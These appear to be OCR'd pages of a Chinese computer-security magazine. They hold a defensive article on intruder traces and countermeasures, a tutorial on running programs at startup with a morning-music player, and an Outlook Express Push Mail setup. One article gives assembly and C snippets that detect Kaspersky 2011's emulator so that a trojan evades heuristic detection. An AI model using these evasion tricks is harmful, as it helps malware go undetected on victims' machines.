


图4　清除迅雷下载记录




图5　定期检查本地账号

恢复还原

有时，回收站反而是一些敏感文件的避难所，简单的一个还原操作就轻易恢复！由于Windows删除文件是只更改文件头而并未真正破坏内容，在文件恢复工具的帮助下也可轻易恢复，特别是对方近期操作频繁的一些Word文档。另外，像最常用的Ctrl+V粘贴组合键（包括在记事本和资源管理器中各进行一次），就能得到剪贴板中未被清除的内容，甚至是直接得到各类密码！

对策：及时清空回收站，或干脆在回收站属性中将“删除时不将文件移入回收站，而是彻底删除”选项设置为有效，如图1所示。

对于Ctrl+V，可以任意选中文本中的一个字并按一次Ctrl+C，即清除了上次复制的内容，又节约了系统资源。

查找个人资料

多数人都会在使用电脑的过程中暴露个人资料，比如以姓名缩写作为E-mail用户名、以昵称为文件命名等，甚至有时能找出QQ号、生日、电话及孩子小名。根据这些信息，黑客可以有目的地设置暴力破解密码中的猜解字典，从而大大提高破解效率。

对策：自己一定要注意，不要太直接，可稍做变通，像使用偶像的资料。

“脚印”中的信息

好多软件在使用过一次后都会保留痕迹以方便用户的再次使用，如Word文件的保存路径与最近打开的文件、IE地址栏中访问过的URL、Web页面登录E-mail用户名等。由此可侦测出使用者的习惯喜好，甚至得到“密码保存”之类的E-mail或论坛的自动登录。到迅雷等下载工具界面中查一下，能找出已下载的文件信息及保存目录。Windows系统的Temp和Temporary Internet Files文件夹也能暴露有价值的私人信息。

对策：Word中通过“工具”－“选项”，在“常规”中将“列出最近所用文件”项取消，如图2所示。

在IE的“Internet选项”－“常规”中按时进行“删除Cookies”和“删除文件”及“清除历史记录”操作，如图3所示。

清除迅雷下载记录，可先选中左窗格“已下载”，再到右侧“文件名称”处单击右键以“全部删除”，如图4所示。

经常清空系统临时文件夹内容。

查看星号密码

通过查看星号密码的软件可轻易得到对方ADSL等拨号网络资料，或是盗取QQ号，查看好友资料及聊天记录，甚至冒充去招摇撞骗。如果对方是智能小区或单位等局域网用户，则由此可进一步渗透，并波及到其它“网上邻居”，肉鸡成了黑客手中的代理跳板，最终成为背黑锅的替罪羊。

对策：记住任何时候都不要图省事，使用系统或软件提供的“记住密码”功能，也要注意一些默认的密码，比如ADSL拨号密码或你所管理的路由器、交换机等重要密码，必须修改！

后门安装

为方便继续自由地进出肉鸡，后门安装是必不可少的。不少冰河、灰鸽子、黑洞等木马服务端是改造过的杀毒免疫版本，所以千万不要太轻信防火墙和杀毒软件。还有最直接的3389端口，甚至是账号克隆，或几种方法的BT综合做法。

对策：对于木马等后门软件，除保证防火墙和杀毒软件的监控外，还要使用专门的扫描软件检查是否有异常端口开放。3389端口完全可以禁用，或停止“Terminal Server”服务，也可通过注册表和mstsc.exe连接程序的.rdp配置文件更改端口（服务端和客户端都要改）。账号更是要经常检查，不仅是“计算机管理”中的“本地用户和组”的简单查看，如图5所示，也要注意注册表中对应账号的SID（安全识别码），或者做好干净系统的Ghost工作，以后只要是觉察到有些异常但无法解决时，就干脆再Ghost覆盖回去，一切就会干干净净。

打扫战场

一切都进行完毕，在闪人之前，有经验的入侵者必做的最后一步就是打扫战场了，俗称“擦脚印”、“擦PP”。作用显而易见，就是不留下入侵的证据，免得被顺藤摸瓜地找上门来。打扫战场中最明显的做法是日志文件的处理，因为日志就是系统的日记，设置恰当合理的话，它会忠实记录下入侵者的一举一动（像IP源地址、用户名称、登录与注销时间等）。有的入侵者会把所有日志文件连锅儿端——全部删除，虽干净利落但易露马脚，这也是菜鸟黑客的招牌式动作；有的则会上传个事先仿造好的假日志文件去覆盖真日志，非常迷惑人，一不小心就会上了鬼子的当。

对策：每天下班前都做好当天的日志备份是每个合格的网管员应该尽的义务，还有要更改日志的存放路径，改为其它的非系统盘的深目录。另外也推荐大家用计划任务结合批处理对日志文件进行及时的备份，也听说有人将日志文件定时自动记录到一次性刻录光盘的做法，此时黑客再有本事也毁不了这些证据了。

最好的防护是做在入侵之前，把黑客的脚步阻止在门外。经常到知名杀毒网站转转，看看最近是否有系统漏洞出现或新病毒爆发之类的信息，及时打补丁和升级病毒库，随时关注《非安全》等优秀电脑杂志，其中有很多关于网络安全方面的知识，再就是常到黑客网站看看最新攻击法或刚发行的木马等后门软件，做到心中有数，免得到时手忙脚乱。

编辑点评： *本文涉及到的方面不多，只能算作抛砖引玉，但对于每位读者来说，是一篇很好的入门教材。*

浅析卡巴 2011 高启发查杀

图 Oath & Vim0x0n

从本文您可以学到：

卡巴 2011 启发式扫描的简单原理分析以及免杀方法

2010年随着各大杀软公司的进步，都提前推出了2011年的Beta版，在推广新的功能与新的技术，而在我看来最有特点和最有进步的地方就是启发式查杀。启发式这个词不管是小黑还是老黑都不应该感到陌生，似乎从N年前就已经有了这个技术，只是一直没有得到完善而已，所谓的启发式指的就是：简化虚拟机和简化行为判断引擎的结合，它的功能是针对未知木马病毒或者变异木马病毒进行有效地查杀。笔者2010年9月的时候还在用卡巴斯基2010的安全套装，直到10月才注意到了2011的存在。首先我要说一下卡巴2010的启发式与2011的区别，可以这样说，2010的启发式并不完善，为什么这样说呢？那时我使用2010的卡巴时就发现了一个特点，它的启发式只起到了一定作用，即对于特征码十六进制加1、十六进制减1或者说add改sub等部分特征码修改方式才能起到效果，而如果是连同特征码周围的一些汇编指令一起修改、使用JMP再JMP的多级跳或添加数字签名还是可以达到免杀效果。而对于2011而言使用这些办法一律无效，相信许多黑友在卡巴的围追堵截下被难住了吧？本文今天就以白金为例，浅析卡巴的高启发查杀。如图1。





图 1

白金没有定位修改特征码时卡巴的病毒名为 **Tyep_Win32**，那么我先用对付2010的特征码免杀方法定位白金特征码并修改(JMP跳转+MOV改为CMP)，麻烦的定位后，继续烦人的修改，用对付2010的办法修改完毕。如图2。



00402D75:	3945 98	CMP	[EBP-68],EAX
00402D7B:	E9 E30F0000	JMP	00403D60
00402D7D:	50	PUSH	EAX

图 2

别以为这就可以免杀，再扫描一下，你会惊讶地发现卡巴依旧干掉，只是病毒名换了。如图3。





图 3

这个时候就要注意了，卡巴2011的本性终于暴露了，大家注意看病毒名 **HEUR：Trojan.Win32.Generic**，前面加了一个 **HEUR** 的一般都已经为启发式查杀了！这个时候我们再定位特征码再怎么修改特征码也是无效的，包括一些无特征免杀方式出现带有 **HEUR** 的病毒名再去修改也是无效的。那么要怎么样才能过掉卡巴2011的启发式呢？前面已经说过了，所谓启发式就是简化虚拟机和简化行为判断引擎的结合，他会把未知文件带入它的一个简易的虚拟机去运行，然后观察文件的动作，比如原先有一个叫做什么动态恢复的东东，原先是非常好使的，但是由于卡巴的启发式会放入它的杀软简易虚拟机里跑，已经用动态恢复改掉的特征，马上又暴露出来，说了一大堆大家也应该有所了解了，基于对启发式杀软虚拟机的了解，我们知道他们的虚拟机是相当简易的，那么很多我们系统有的东西它就没有，很多我们系统能执行的代码它就不能执行，今天我就给大家介绍几种对卡巴2011免杀的心得与方法。

方法一：利用卡巴虚拟机 **ESP** 的值小于一般系统值(适用于汇编)

记录原入口，确定新入口，使用LordPE修改程序入口点，用OD载入添加如下代码，如图4。

```
cmp dword ptr ss:[esp],7D817066
jl 99999999
jmp 原来入口点
```



十六进制	反汇编
813C24 6670817D	cmp dword ptr ss:[esp],7D817066
7C F7	jl short 利用卡巴.<模块入口点>
E9 9DD8FFFF	jmp 利用卡巴.00402C46

图 4

小提示：上面3句汇编的意思是将ESP寄存器的值同0x7D817066比较，如果小于的话，表示是在卡巴的虚拟机中运行的，那么就让我们的木马跳转到0x99999999这个地址去，否则的话就正常跳转到原来的入口运行。




图 5

方法二：利用注册表键值(适用于源码，当然你改成猥琐的汇编也没事……)

这种方法给出VC源代码，大家自己加上即可

```
HKEY ck;
if (0!=RegOpenKeyEx(HKEY_LOCAL_MACHINE,(LPCTSTR)"SOFTWARE\\Microsoft\\ALG",0,KEY_ALL_ACCESS,&ck))
{
    ExitProcess(0);
}
```

小提示：RegOpenKeyEx这个API是用来打开对应的注册表键的，函数的原型大家可以参考下MSDN。作者在这里尝试打开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ALG这个键，如果打开失败的话，就退出进程。

因为卡巴毕竟到底还是一个最简易的杀软虚拟机，到底不可能和我们正常系统一样，所以可以钻的漏洞还很多，如果他注意到了这个注册表项，那么我们又换另一个项就好了。这个方法就不示范了，但是是一定可行的！讲了一大堆，我们看看最终的成果。如图5。

It's OK！除了这两种方法可以通过启发式查杀以外还有很多方法，如进程判断等，只要大家善于发现，一定能找出更棒的方法！

(文章中所涉及的相关代码及工具都已经收录在本期光盘中)

编辑点评：文章通过对比卡巴2010和2011之间的不同点，提出了针对卡巴2011启发式检测的免杀方法，希望大家能够学习到作者的分析思路和免杀方法，这样在下次自己遇到未知问题的时候也能够处理地游刃有余。

技术点亮生活

创意就是反叛，就是重新定义所有的事，而寻找创意的方式则是，训练自己的思考，把想象力和知识结合起来，创意自然源源不绝。

清晨，音乐唤醒我（二）

图 smallrascal

从本文您可以学到：

了解启动项管理

上一篇因不满意系统自带的Windows Media Player播放器的乱序播放算法而重写了随机算法，使每天播放的音乐尽可能的不重复。本篇则说明如何才能开机播放音乐？很简单，仅仅是在开机时判断是否在指定时间段内，如果在指定时间段内就执行上篇中编写的那个随机文件选择程序。

有读者一定会说，要自动执行还不简单，只要设置好了电脑定时开机，系统启动后就可以通过各种方法来执行，比如放在启动项中，或者在注册表的RUN项下新建一项，路径指向随机文件选择程序不就可以，何必多此一举来自己写一个，这可有骗稿费之嫌哦！这里暂时不多做解释，其实有四点让我动手写了下面这个代码简单的程序，具体是哪四点，会在下文中分别说明。不多说了，下面直接来看代码。

首先是判断时间段，这里设置的是早晨6点半至7点半这一个小时，具体时间已直接写入代码中，代码如下：

```
Sub Main()
'休眠10秒，给系统服务足够的时间启动
Call Sleep(10000)
'后台执行MSN
Call Run("""" & "C:\Program Files\MSN Messenger\msnmsgr.exe" & """" & " /background", 10000, True) 'msnmsgr
'前台执行MSN远程控制程序
Call Run("F:\Technology\program\sourcecode\vb&vbs\mine\MSNRemoteControl\MSNRemoteControl.exe", 10, False)
'判断时间是否为周一至周五每天早上的6点半到7点半之间，且未打开Windows Media Player，是则调用音乐播放程序
If FindProcess("wmplayer.exe") = False And Time() >= "6:30:00" And Time() <= "7:30:00" And Weekday(Date) - 1 >= 1 And Weekday(Date) - 1 <= 5 Then Call Music
End Sub

'程序执行自定义过程
'参数分别为EXE完整路径、休眠时间、执行方式
Private Sub Run(ExePath As String, SleepTime As Integer, Style As Boolean)
'判断执行方式
If Style = True Then
```

```
    '真，则隐藏运行
    Call Shell(ExePath, vbHide)
Else
    '假，则正常运行
    Call Shell(ExePath)
End If
'执行后休眠一定时间，避免多程序执行时硬盘读写慢
Call Sleep(SleepTime)
End Sub
```

上面的代码其实就只要那句if就足够了，但为什么还是要把其他的添上呢？我来告诉大家，那不是多余的，每一行都有其意义。

首先来说本程序的重点——定时播放。BIOS设置中的定时开机只有两种选择——每天和某一天，不能精确到工作日，这点需要我们的程序来弥补，周一到周五播放，周六及周日则不播放，免得扫了偶睡懒觉的兴致，这是其一。

其二，如果将随机文件选择程序放入启动项中，那么每次开机都会播放音乐，而有时我们不需要，这点也需要通过程序来弥补。

第三点，大多数人都会觉得并不是那么重要。很多人会把一些程序放到启动项，或者某些软件需要开机就运行，如防火墙、杀毒软件等，那么在每次开机的时候，一大堆的程序都会同时运行，那一刻，再安静的硬盘也会因磁头频繁读写而发出不小的噪音，这还是其次，主要是降低了系统的运行效率，时间长了，可能还会缩短硬盘的使用寿命。我在这里就将开机需要运行的程序添加进了代码，逐个运行，而不是同时。首先休眠10秒，给系统服务足够的时间启动，接着运行各种软件，在每个软件开始执行后插入不同的间隔时间，避免两个程序同时运行。

最后这一点也很重要。早晨自动开机时，我们往往还在睡梦中，突然播放音乐，如果上次关机前设置的音量比较低，那还好，但起不到叫我们起床的作用，如果音量比较大，而且播放的正好是一首比较劲爆的音乐，那仅仅把你的好梦赶走还算是好的，就怕胆小的被吓到，那罪过可就大了。我的想法是先将音量设置为最低，然后启动随机文件选择程序选择好文件进行播放，之后再逐渐放大，直到事先设置好的一个度，这样上面所有的担心都消除了，不是很好吗！音量的放大过程使用了for循环，大家可以根据自己的需要来进行设置。代码如下：

```
'音乐播放、音量调节自定义过程
Private Sub Music()
Dim MyVolume As clsVolume '定义音量类
Dim I As Long '定义循环变量
'设置音量类
Set MyVolume = New clsVolume
'打开音频设备
MyVolume.meOpenMixer
'判断音频设备打开是否成功
If MyVolume.prMixerErr = MMSYSERR_NOERROR Then
    '是，则设置音量为0，最低
    MyVolume.prSpeakerVolume = 0
    '调用音乐播放程序，该程序代码见本系列一
    Call Run("I:\MUSIC-SONG\RndFileList.exe", 3000, False)
    '循环使音量逐渐放大，而非突然变大
    For I = 1 To 25000 Step 1
        DoEvents
        If (I Mod 10) = 0 Then
            MyVolume.prSpeakerVolume = MyVolume.prSpeakerMaxVolume * 0.00008 *
I / 10
        End If
    Next
End If
End Sub
```

上面只是代码的片段，可能看起来比较模糊，难以理解，那就去光盘上看源代码吧！

在这个程序完成后，我做了一个测试，得到的结果是，使用本程序依次运行比原先的同时运行要快一倍，启动时间缩短了三分之一。不信？那你也试试。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：作者的想法很周到，很多小细节都考虑到了，既然是技术点亮生活，那就要体现人性化，不是吗！

随身邮——非智能机轻松搞定Push Mail

smallrascal

从本文您可以学到：

了解Push Mail

Pushmail，即邮件推送服务，指面向互联网个人邮箱和企业邮箱系统的邮件推送业务，即将新到达邮件服务器的邮件准时地推送到用户移动终端上的业务形式。客户可以在移动终端接收个人邮箱和企业邮箱的邮件，阅读、回复、转发和撰写电子邮件。

可是这功能只有智能机才能实现，虽说智能机价格这年头也不是很高，但对于我等“贫”民百姓来说还是有那么一点点高，嘻嘻，开玩笑啦！不过的的确确，还是有很多人因为各种各样的原因，手中拿着非智能机，那么你是否想要这又好又便捷的功能呢！反正我是要定了。下面就带着大家自己去实现这个Push Mail的功能。

首先说一下我的使用环境。系统为XPSP3，邮件客户端为Outlook Express 6（下文简称OE6），手机型号为联想i966。好了，大家注意啦，下面就要开始啦！

首先打开OE6，在左侧右键单击“收件箱”，在弹出的菜单中选择“新建文件夹”，文件夹名设置为“Mine”。再点击“工具”菜单中“邮件规则”下的“邮件”，在弹出的“邮件规则”对话框中点“新建”，立刻弹出新建邮件规则窗口。勾选“1.选择规则条件”下的“若‘发件人’行中包含用户”，接着勾选“2.选择规则操作”下的“移动到指定的文件夹”，最后分别点击“3.规则描述”中“发件人”和“移动到”后带下划线的字符进行设置。这里仅仅是要针对一个特定人发来的邮件做Push Mail，具体设置如图1所示。




图1　新建邮件规则

邮件规则设置完后发封邮件测试一下，测试结果如图2所示，Mine文件夹已经提示有一封新邮件。

